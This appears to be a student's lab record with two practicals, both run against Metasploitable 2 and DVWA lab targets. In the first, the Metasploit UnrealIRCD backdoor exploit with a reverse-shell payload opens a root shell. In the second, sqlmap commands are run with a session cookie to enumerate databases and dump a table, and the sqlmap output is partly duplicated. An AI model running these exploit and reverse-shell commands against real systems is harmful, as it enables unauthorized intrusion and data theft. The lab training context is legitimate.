




PRACTICAL NO. 7

Aim: Practical on using Metasploit Framework for exploitation
Steps

1. Initialize Metasploit Database
    - Initialize the Metasploit database service.
2. Launch Metasploit Console
    - Open the Metasploit Framework console.
3. Scan Target Using Nmap (via Metasploit)
    - Perform a detailed Nmap scan and save results in the database.
4. View Discovered Services
    - List all services identified during scanning.
5. Search Vulnerable Service
    - Search for UnrealIRCD related exploits.
6. View Exploit Information
    - Display detailed information about the selected exploit module.
7. Select Exploit Module
    - Use the UnrealIRCD backdoor exploit module.
8. Set Target Parameters
    - Set RHOSTS as target IP address.
    - Set RPORT for the IRC service.
    - Set LHOST as attacker machine IP.
    - Set payload type.
9. Execute Exploit
    - Run the exploit to gain remote access to the target system.



```
msf > db_nmap -vv -sC -Pn -p- 192.168.247.129 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.'
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 02:00 EST
[*] Nmap: NSE: Loaded 126 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 02:00
[*] Nmap: Completed NSE at 02:00, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 02:00
[*] Nmap: Completed NSE at 02:00, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 02:00
[*] Nmap: Scanning 192.168.247.129 [1 port]
[*] Nmap: Completed ARP Ping Scan at 02:00, 0.14s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 02:00
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 02:00, 0.21s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 02:00
[*] Nmap: Scanning 192.168.247.129 [65535 ports]
[*] Nmap: Discovered open port 139/tcp on 192.168.247.129
[*] Nmap: Discovered open port 23/tcp on 192.168.247.129
[*] Nmap: Discovered open port 445/tcp on 192.168.247.129
[*] Nmap: Discovered open port 22/tcp on 192.168.247.129
[*] Nmap: Discovered open port 80/tcp on 192.168.247.129
[*] Nmap: Discovered open port 3306/tcp on 192.168.247.129
[*] Nmap: Discovered open port 21/tcp on 192.168.247.129
[*] Nmap: Discovered open port 25/tcp on 192.168.247.129
[*] Nmap: Discovered open port 53/tcp on 192.168.247.129
[*] Nmap: Discovered open port 111/tcp on 192.168.247.129
[*] Nmap: Discovered open port 5900/tcp on 192.168.247.129
[*] Nmap: Discovered open port 54596/tcp on 192.168.247.129
[*] Nmap: Discovered open port 3632/tcp on 192.168.247.129
[*] Nmap: Discovered open port 6667/tcp on 192.168.247.129
[*] Nmap: Discovered open port 5432/tcp on 192.168.247.129
[*] Nmap: Discovered open port 52088/tcp on 192.168.247.129
[*] Nmap: Discovered open port 6697/tcp on 192.168.247.129
[*] Nmap: Discovered open port 2121/tcp on 192.168.247.129
[*] Nmap: Discovered open port 1099/tcp on 192.168.247.129
[*] Nmap: Discovered open port 43901/tcp on 192.168.247.129
[*] Nmap: Discovered open port 8787/tcp on 192.168.247.129
[*] Nmap: Discovered open port 8009/tcp on 192.168.247.129
[*] Nmap: Discovered open port 2049/tcp on 192.168.247.129
[*] Nmap: Discovered open port 513/tcp on 192.168.247.129
[*] Nmap: Discovered open port 1524/tcp on 192.168.247.129
[*] Nmap: Discovered open port 36884/tcp on 192.168.247.129
[*] Nmap: Discovered open port 514/tcp on 192.168.247.129
[*] Nmap: Discovered open port 512/tcp on 192.168.247.129
[*] Nmap: Discovered open port 8180/tcp on 192.168.247.129
[*] Nmap: Discovered open port 6000/tcp on 192.168.247.129
[*] Nmap: Completed SYN Stealth Scan at 02:00, 8.29s elapsed (65535 total ports)
[*] Nmap: NSE: Script scanning 192.168.247.129.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 02:00
```

```
msf > services
Services
========

host             port   proto  name          state  info
----             ----   -----  ----          -----  ----
192.168.247.129  21     tcp    ftp           open
192.168.247.129  22     tcp    ssh           open
192.168.247.129  23     tcp    telnet        open
192.168.247.129  25     tcp    smtp          open
192.168.247.129  53     tcp    domain        open
192.168.247.129  80     tcp    http          open
192.168.247.129  111    tcp    rpcbind       open   2 RPC #100000
192.168.247.129  139    tcp    netbios-ssn   open
192.168.247.129  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.247.129  512    tcp    exec          open
192.168.247.129  513    tcp    login         open
192.168.247.129  514    tcp    shell         open
192.168.247.129  1099   tcp    rmiregistry   open
192.168.247.129  1524   tcp    ingreslock    open
192.168.247.129  2049   tcp    nfs           open   2-4 RPC #100003
192.168.247.129  2121   tcp    ccproxy-ftp   open
192.168.247.129  3306   tcp    mysql         open
192.168.247.129  3632   tcp    distccd       open
192.168.247.129  5432   tcp    postgresql    open
192.168.247.129  5900   tcp    vnc           open
192.168.247.129  6000   tcp    x11           open
192.168.247.129  6667   tcp    irc           open
192.168.247.129  6697   tcp    ircs-u        open
192.168.247.129  8009   tcp    ajp13         open
192.168.247.129  8180   tcp                  open
192.168.247.129  8787   tcp    msgsrvr       open
192.168.247.129  36884  tcp    nlockmgr      open   1-4 RPC #100021
192.168.247.129  43901  tcp    mountd        open   1-3 RPC #100005
192.168.247.129  52088  tcp    status        open   1 RPC #100024
192.168.247.129  54596  tcp                  open

msf > search UnrealRCD
[-] No results from search
msf > search UnrealIRCD

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf > info 0

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Target

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
  Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt


View the full module info with the info -d command.
```

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.0.195
rhosts => 192.168.0.195
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set Ihost 192.168.0.156
[!] Unknown datastore option: Ihost. Did you mean RHOST?
Ihost => 192.168.0.156
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set Ihost 192.168.247.129
Ihost => 192.168.247.129
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.0.195:6697 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[-] 192.168.0.195:6697 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.247.129
rhosts => 192.168.247.129
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.247.128
lhost => 192.168.247.128
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.247.128:4444
[*] 192.168.247.129:6697 - Connected to 192.168.247.129:6697 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.247.129:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo CpXaxmbK0ogjq4CW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "CpXaxmbK0ogjq4CW\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.247.128:4444 → 192.168.247.129:52330) at 2025-11-24 02:42:42 -0500
```


```
whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/etc/unreal
```


PRACTICAL NO. 8

Aim: Practical on injecting Code in Data Driven Applications: SQL Injection

Steps (SQL Injection using SQLmap)

1. Note the IP address of Metasploitable 2 and open it in the Kali Linux browser.
2. Select DVWA from the menu and log in using:
    - Username: admin
    - Password: password
3. From the left panel, open DVWA Security and set the security level to Low.
4. From the left panel, select SQL Injection and copy the vulnerable URL.
5. On the DVWA page, right-click → Inspect → Storage → copy the value of PHPSESSID.
6. Open terminal and run SQLmap command to list databases:
    - Enumerates all available databases.
7. Run SQLmap command to list tables from the dvwa database:
    - Displays all tables in DVWA database.
8. Run SQLmap command to dump data from the guestbook table:
    - Extracts records from the guestbook table.






```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="PHPSESSID=e0f23a267ff40d736ea8b0234534a639; security=low" \ --batch --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:06:14 /2025-12-15/

[11:06:14] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.247.129/dvwa/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7189ccbb781...b2636a8932;security=high;security=high'). Do you want to use those [Y/n] y
[11:08:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:08:54] [INFO] testing if the target URL content is stable
[11:08:54] [WARNING] GET parameter 'id' does not appear to be dynamic
[11:08:54] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[11:08:54] [INFO] testing for SQL injection on GET parameter 'id'
[11:08:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:08:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:08:55] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:08:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:08:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:08:55] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:08:55] [INFO] testing 'Generic inline queries'
[11:08:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:08:55] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[11:08:55] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:08:56] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:08:56] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:08:56] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:08:56] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:08:56] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[11:09:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:09:01] [WARNING] GET parameter 'id' does not seem to be injectable
[11:09:01] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[11:09:01] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[11:09:01] [INFO] testing for SQL injection on GET parameter 'Submit'
[11:09:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:09:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:09:01] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:09:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:09:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:09:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:09:02] [INFO] testing 'Generic inline queries'
[11:09:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:09:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="PHPSESSID=e0f23a267ff40d736ea8b0234534a639; security=low" \ -D dvwa --tables --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 11:12:36 /2025-12-15/

[11:12:36] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.247.129/dvwa/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=923acadac5c ... 2d88db65e9;security=high;security=high'). Do you want to use those [Y/n] Y
[11:12:36] [INFO] testing if the target URL content is stable
[11:12:36] [WARNING] GET parameter 'id' does not appear to be dynamic
[11:12:36] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[11:12:36] [INFO] testing for SQL injection on GET parameter 'id'
[11:12:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:12:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:12:37] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:12:37] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:12:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:12:37] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:12:37] [INFO] testing 'Generic inline queries'
[11:12:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:12:37] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[11:12:37] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:12:38] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:12:38] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:12:38] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:12:38] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:12:38] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[11:12:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:12:39] [WARNING] GET parameter 'id' does not seem to be injectable
[11:12:39] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[11:12:39] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[11:12:39] [INFO] testing for SQL injection on GET parameter 'Submit'
[11:12:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:12:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:12:39] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:12:39] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:12:39] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:12:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:12:39] [INFO] testing 'Generic inline queries'
[11:12:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:12:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="PHPSESSID=e0f23a267ff40d736ea8b0234534a639; security=low" \ -D dvwa -T guestbook --dump --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 11:14:30 /2025-12-15/

[11:14:30] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.247.129/dvwa/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=0fd23238699 ... f671e741c6;security=high;security=high'). Do you want to use those [Y/n] Y
[11:14:30] [INFO] testing if the target URL content is stable
[11:14:30] [WARNING] GET parameter 'id' does not appear to be dynamic
[11:14:30] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[11:14:31] [INFO] testing for SQL injection on GET parameter 'id'
[11:14:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:14:31] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:14:31] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:14:31] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:14:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:14:31] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:14:31] [INFO] testing 'Generic inline queries'
[11:14:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:14:31] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[11:14:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:14:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:14:32] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:14:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:14:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:14:32] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[11:14:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:14:33] [WARNING] GET parameter 'id' does not seem to be injectable
[11:14:33] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[11:14:33] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[11:14:33] [INFO] testing for SQL injection on GET parameter 'Submit'
[11:14:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:14:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:14:33] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:14:33] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:14:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:14:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:14:34] [INFO] testing 'Generic inline queries'
[11:14:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:14:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```

```
[11:14:30] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.247.129/dvwa/login.php'. Do you want to follow? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=0fd23238699 ... f671e741c6;security=high;security=high'). Do you want to use those [Y/n] Y
[11:14:30] [INFO] testing if the target URL content is stable
[11:14:30] [WARNING] GET parameter 'id' does not appear to be dynamic
[11:14:30] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[11:14:31] [INFO] testing for SQL injection on GET parameter 'id'
[11:14:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:14:31] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:14:31] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:14:31] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:14:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:14:31] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:14:31] [INFO] testing 'Generic inline queries'
[11:14:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:14:31] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[11:14:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:14:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:14:32] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:14:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:14:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:14:32] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[11:14:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:14:33] [WARNING] GET parameter 'id' does not seem to be injectable
